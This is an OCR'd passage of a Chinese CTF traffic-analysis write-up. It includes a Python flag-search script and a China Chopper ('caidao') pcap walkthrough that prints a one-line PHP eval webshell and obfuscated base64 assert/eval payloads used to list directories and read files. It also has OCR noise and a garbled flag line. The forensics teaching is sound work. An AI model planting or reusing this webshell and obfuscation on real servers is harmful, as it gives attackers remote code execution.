
f1ag{si11yb0yemmm}

2、正常解法

打开题目后看一下http协议中有什么东西



发现有post提交方式，看这样应该是有什么文件上传漏洞，追踪流看看



解码得到flag

f1ag{si11yb0yemmm}

在这里直接给大家案例一波小福利，代码可以直接用上的

```
# encoding:utf-8
import os
import os.path
import sys
import subprocess

#打印可打印字符串
def str_re(str1):
    str2=""
    for i in str1.decode('utf8','ignore'):
```

```
        try:
            #print(ord(i))
            if ord(i) <= 126 and ord(i) >= 33:
                str2 += i
        except:
                str2 += ""
    #print(str2)
    return str2


#写入文本函数
def txt_wt(name,txt1):
    with open("output.txt","a") as f:
        f.write('filename:'+name)
        f.write("\n")
        f.write('flag:'+txt1)
        f.write("\n")

#第一次运行，清空output文件
def clear_txt():
    with open("output.txt","w") as f:
        print "clear output.txt！ ！ ！"

# 递归遍历的所有文件
def file_bianli():
    # 路径设置为当前目录
    path = os.getcwd()
    # 返回文件下的所有文件列表
    file_list = []
    for i, j, k in os.walk(path):
        for dd in k:
            if ".py" not in dd  and "output.txt" not in dd:
                file_list.append(os.path.join(i, dd))
    return file_list

#查找文件中可能为flag的字符串

def flag(file_list,flag):
    for i in file_list:
        try:
            with open(i,"rb") as f:
                for j in f.readlines():
                    j1=str_re(j)#可打印字符串
                    #print j1
                    for k in flag:
                        if k in j1:
                            txt_wt(i, j1)
                            print 'filename:',i
                            print 'flag:',j1
        except:
            print 'err'

flag_txt = ['flag{', '666c6167','flag','Zmxh','&#102', '666C6167']

#清空输出的文本文件
clear_txt()
#遍历文件名
file_lt=file_bianli()
#查找flag关键字
flag(file_lt,flag_txt)
```


flag{file_it,flag_txt}

直接编码或者查看就可以得到flag值即可。


四、压缩包

1、caidao

首先打开文件后发现如界面



我们首先分析一下http的追踪流的tcp，发现界面如下



```
X-Forwarded-For: 241.38.53.25
Referer: http://192.168.1.145/
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/
spider.html)
Host: 192.168.1.145
Content-Length: 774
Cache-Control: no-cache

123=array_map("ass"."ert",array("ev"."Al(\"\\\$xx%3D\\\"Ba"."SE6"."4_dEc"."OdE\\
\";@ev"."al(\\\
$xx('QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtpZihQSFBfVkVSU0l
PTjwnNS4zLjAnKXtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO307ZWNobygiWEBZIik7JEQ9J0M6XFx3d3d
yb290XFwnOyRGPUBvcGVuZGlyKCREKTtpZigkRj09TlVMTCl7ZWNobygiRVJST1I6Ly8gUGF0aCBOb3QgRm91bmQ
gT3IgTm8gUGVybWlzc2lvbiEiKTt9ZWxzZXskT1OVUxMOyRMPU5VTEw7d2hpbGUoJE49OHJlYWRkaXIoJEYpKXs
kUD0kRC4nLycuJE47JFQ9QGRhdGUoIlktbS1kIEg6aTpzIixAZmlsZW10aW1lKCRQKSk7QCRFPXN1YnN0cihiYXN
lX2NvbnZlcnQoQGZpbGVwZXJtcygkUCksMTAsOCksLTQpOyRSPSJcdCIuJFQuIlx0Ii5AZmlsZXNpemUoJFApLiJ
cdCIuJEUuIlxuIjtpZihAaXNfZGlyKCRQKSkkTS49JE4uIi8iLiRSO2Vsc2UgJEwuPSROLiRSO31lY2hvICRNLiR
MO0BjbG9zZWRpcigkRik7fTtlY2hvKCJYQFkiKTtkaWUoKTs%3D'));\");"));HTTP/1.1 200 OK
Date: Mon, 27 Jun 2016 08:47:38 GMT
Server: Apache/2.2.22 (Win32) PHP/5.3.13
X-Powered-By: PHP/5.3.13
Content-Length: 1575
Content-Type: text/html

X@Y./    2016-06-27 08:45:38     0       0777
../      2015-08-09 09:39:05     0       0777
510cms/ 2015-11-19 02:06:08     0       0777
AccessInj/      2015-06-03 11:53:27     0       0777
anylab/ 2016-01-28 07:26:27     0       0777
```

分组 8。2 客户端 分组，2 服务器 分组，1 turn(s). 点击选择。

整个对话（2820 bytes） Show data as ASCII 流 0

查找: 查找下一个(N)

滤掉此流 打印 另存为… 返回 Close Help

（在这里解释一下，红色的部分是发送包，蓝色的部分是接受部分，对于这个题来说，应该是上传了一个读取文件目录的东西，接下来继续看剩下两个流）

Wireshark · 追踪 TCP 流 (tcp.stream eq 1) · caidao.pcapng

```
POST /3.php HTTP/1.1
X-Forwarded-For: 241.38.53.25
Referer: http://192.168.1.145/
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/
spider.html)
Host: 192.168.1.145
Content-Length: 412
Cache-Control: no-cache

123=array_map("ass"."ert",array("ev"."Al(\"\\\$xx%3D\\\"Ba"."SE6"."4_dEc"."OdE\\
\";@ev"."al(\\\
$xx('QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtpZihQSFBfVkVSU0lPT
jwnNS4zLjAnKXtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO307ZWNobygiWEBZIik7JEY9J0M6XFx3d3dyb29
0XFwzLnBocCc7JFA9QGZvcGVuKCRGLCdyJyk7ZWNobyhAZnJlYWQoJFAsZmlsZXNpemUoJEYpKSk7QGZjbG9zZSgkU
Ck7O2VjaG8oIlhAWSIpO2RpZSgpOw%3D%3D'));\");"));HTTP/1.1 200 OK
Date: Mon, 27 Jun 2016 08:48:02 GMT
Server: Apache/2.2.22 (Win32) PHP/5.3.13
X-Powered-By: PHP/5.3.13
```


```
Content-Length: 33
Content-Type: text/html

X@Y<?php eval($_POST[123]);?> X@Y
```

1 客户端 分组，1 服务器 分组，1 turn(s).

整个对话（914 bytes）　Show data as ASCII　流 1

查找：　查找下一个(N)

这个流指定是上传了一个一句话木马，我们在看一下最后一个流



最后一个流蓝色部分X@Y是菜刀的标志位
然后我们把红色的部分进行解码

```
QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtpZihQSFBfVkVSU0lPTjwnNS4zLjAnKXtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO307ZWNobygiWEBZIik7JEY9IkM6XFx3d3dyb290XFxmbGFnLnRhci5neiI7JGZwPUBmb3BlbigkRiwncicpO2lmKEBmZ2V0YygkZnApKXtAZmNsb3NlKCRmcCk7QHJlYWRmaWxlKCRGKTt9ZWxzZXtlY2hvKCdFUlJPUjovLyBDYW4gTm90IFJlYWQnKTt9O2VjaG8oIlhAWSIpO2RpZSgpOw%3D%3D
```


发现后面有URL编码，所以先进行URL解码在进行操作

```
QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtpZihQSFBfVkVSU0lPTjwnNS4zLjAnKXtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO307ZWNobygiWEBZIik7JEY9IkM6XFx3d3dyb290XFxmbGFnLnRhci5neiI7JGZwPUBmb3BlbigkRiwncicpO2lmKEBmZ2V0YygkZnApKXtAZmNsb3NlKCRmcCk7QHJlYWRmaWxlKCRGKTt9ZWxzZXtlY2hvKCdFUlJPUjovLyBDYW4gTm90IFJlYWQnKTt9O2VjaG8oIlhAWSIpO2RpZSgpOw==
```


Base64解码


```
@ini_set("display_errors","0");@set_time_limit(0);if(PHP_VERSION<'5.3.0'){@set_magic_quotes_runtime(0);};echo("X@Y");
F="C...  fp=@fopen(...
```


发现有一个flag.tar.gz压缩包
然后我们在右键，显示分组字节



